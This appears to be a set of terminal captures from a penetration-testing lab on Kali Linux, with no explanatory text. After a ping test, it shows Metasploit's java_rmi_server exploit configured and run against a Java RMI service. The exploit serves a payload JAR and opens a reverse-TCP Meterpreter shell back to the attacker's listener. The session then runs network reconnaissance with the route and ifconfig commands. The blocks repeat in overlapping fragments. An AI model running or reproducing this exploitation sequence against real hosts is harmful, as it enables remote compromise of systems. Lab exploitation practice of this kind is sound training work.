        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=16.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=16.8 ms
^C
—— 8.8.8.8 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 16.297/17.697/20.041/1.667 ms

┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8
```

```
   RPORT      1099             yes      The target port (TCP)
   SRVHOST    0.0.0.0          yes      The local host or network interface to listen on. This must be a
                                        n address on the local machine or 0.0.0.0 to listen on all addre
                                        sses.
   SRVPORT    8080             yes      The local port to listen on.
   SSL        false            no       Negotiate SSL for incoming connections
   SSLCert                     no       Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no       The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ────   ───────────────  ────────  ───────────
   LHOST  192.168.1.63     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ────
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.63:4444
[*] 192.168.1.43:1099 - Using URL: http://192.168.1.63:8080/pm9GsWE
[*] 192.168.1.43:1099 - Server started.
[*] 192.168.1.43:1099 - Sending RMI Header ...
[*] 192.168.1.43:1099 - Sending RMI Call ...
[*] 192.168.1.43:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.63:4444 → 192.168.1.43:38439) at 2024-06-06 18:25:51 -0400

meterpreter > █
```



```
Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.63:4444
[*] 192.168.1.43:1099 - Using URL: http://192.168.1.63:8080/pm9GsWE
[*] 192.168.1.43:1099 - Server started.
[*] 192.168.1.43:1099 - Sending RMI Header ...
[*] 192.168.1.43:1099 - Sending RMI Call ...
[*] 192.168.1.43:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.63:4444 → 192.168.1.43:38439) at 2024-06-06 18:25:51 -0400

meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    127.0.0.1     255.0.0.0      0.0.0.0
    192.168.1.43  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe10:72    ::       ::
meterpreter > 
```



```
IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------
    127.0.0.1      255.0.0.0      0.0.0.0
    192.168.1.43   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe10:72   ::       ::
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.43
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe10:72
IPv6 Netmask : ::

meterpreter >
meterpreter >
```